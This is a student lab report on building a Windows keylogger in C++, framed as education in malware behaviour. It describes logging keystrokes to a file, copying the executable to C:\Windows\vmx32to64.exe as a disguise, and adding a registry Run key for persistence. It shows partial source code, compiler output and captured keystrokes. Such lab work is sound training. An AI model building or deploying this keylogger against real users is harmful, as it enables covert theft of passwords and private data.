BLACKBUCKS PROJECT

Keylogger - Capture Every Keystroke

Name : Abhishek M

1. Introduction

Malware remains a critical threat in cybersecurity, and among various types, keyloggers are particularly insidious because they silently record user keystrokes, often exposing sensitive information such as passwords and personal data. This project explores how a basic keylogger functions by developing one compatible with Windows Server 2016.

2. Background

What is a Keylogger?

A keylogger is a type of surveillance software designed to record every keystroke a user makes. Keyloggers can be:

- **Software-based**: Programs that run on the OS and capture keyboard input.
- **Hardware-based**: Physical devices plugged between keyboard and PC.

Malware Persistence

Persistence mechanisms enable malware to survive reboots and maintain presence on a system. Common persistence techniques include:

- Modifying registry keys (e.g., Run keys)
- Installing services or scheduled tasks
- Injecting into legitimate processes

3. Objectives

- Develop a keylogger in C++ using Windows API
- Log every keystroke to a plaintext file
- Implement registry modification for persistence
- Hide the executable by copying it to a Windows system folder
- Enhance understanding of malware mechanisms for defensive security

4. Environment and Tools

- Operating System: Windows Server 2016 (real or virtual)
- Compiler: Visual C++ Build Tools (VS 2019)

- Editor: Notepad (or any basic text editor)
- Command Line: Developer Command Prompt for VS 2019
- Languages/Dependencies: C++, User32.lib, Advapi32.lib

5. Malware Sample and Behavior

Malware Sample:

Filename: key.cpp
Output: key.exe

Behavior:

- Logs keystrokes to a file log.txt
- Copies itself to C:\Windows\vmx32to64.exe
- Adds a persistent registry entry to run at user login

6. Compilation Process

Steps:

1. Launch Developer Command Prompt for VS 2019
Create the source directory:
mkdir c:\pma
cd cd:\pma
2. Create the C++ source file:
notepad key.cpp
3. Paste the provided C++ code and save. Compile the source:
cl /EHsc key.cpp

Flag PMA 222.1: Linker Message

- **Location:** Displayed after successful compilation using
cl /EHsc key.cpp
- **Content:** This is typically the final linker message showing
the compilation output and location of the .exe file.
- **Note:** Screenshot or confirmation of the successful linker
message is required for full credit.

7. Observations and Testing

- The compiled keylogger works as expected on Windows Server 2016.
- It stealthily records all keystrokes and saves them into a plaintext file (log.txt).
- Persistence is achieved through registry modifications without user consent.

● Demonstrates real-world techniques used in malware to maintain execution and hide from users.

8. Ethical Considerations

This project is strictly for educational purposes within a controlled environment. Unauthorized use of keyloggers is illegal and unethical. Understanding malware aids cybersecurity professionals in developing defenses.

9. Conclusion

This lab effectively demonstrates how a basic keylogger can be built and deployed using C++ and Windows API. Students gain hands-on experience with persistence mechanisms, file I/O for logging, and low-level keyboard event monitoring. This is a valuable exercise in understanding malware behavior and improving defensive security skills.

10. References

Install Visual C++ Build Tools:
http://www.bowneconsultingcontent.com//pub/EH/proj/cloud/ED301c_tkp/visual_studio.htm

Screenshots:

key.cpp - Notepad

File Edit Format View Help

```
#define _WIN32_WINNT 0x0500
#include <Windows.h>
#include <string>
#include <iostream>
#include <fstream>

#pragma comment(lib, "User32.lib")
#pragma comment(lib, "Advapi32.lib")

using namespace std;

char logfile[] = "log.txt";
char oldfile[] = "key.exe";
char newfile[] = "C:\\Windows\\vmx32to64.exe";

void LOG(const string& input) {
    fstream LogFile(logfile, ios::app);
    if (LogFile.is_open()) {
        LogFile << input;
        LogFile.close();
    }
}

bool SpecialKeys(int S_Key) {
```


Administrator: Developer Command Prompt for VS 2017

```
FLARE-VM Thu 03/06/2025 17:31:41.64
c:\pma>cl /EHsc key.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.16.27053 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

key.cpp
Microsoft (R) Incremental Linker Version 14.16.27053.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:key.exe
key.obj

FLARE-VM Thu 03/06/2025 17:31:49.66
c:\pma>
```


View
PC › Local Disk (C:) › pma
Search pma
Name
key.cpp
key.exe
key.obj
log.txt
log.txt - Notepad
File Edit Format View Help
#ALT##¤#TAB##ALT##¤#TAB##ALT##¤#TAB##ALT##¤#TAB##ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#TAB##ALT#
ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#ALT##¤#TAB##ALT##¤#TAB##ALT##¤#TAB##ALT##¤#T
TTTATAASAKSAKSKSKKIIILILLLLLL FFFF IIIIMMMMM#BACKSPACE##BACKSPACE##BACKSPACE##BACKSPACE##BACKSPA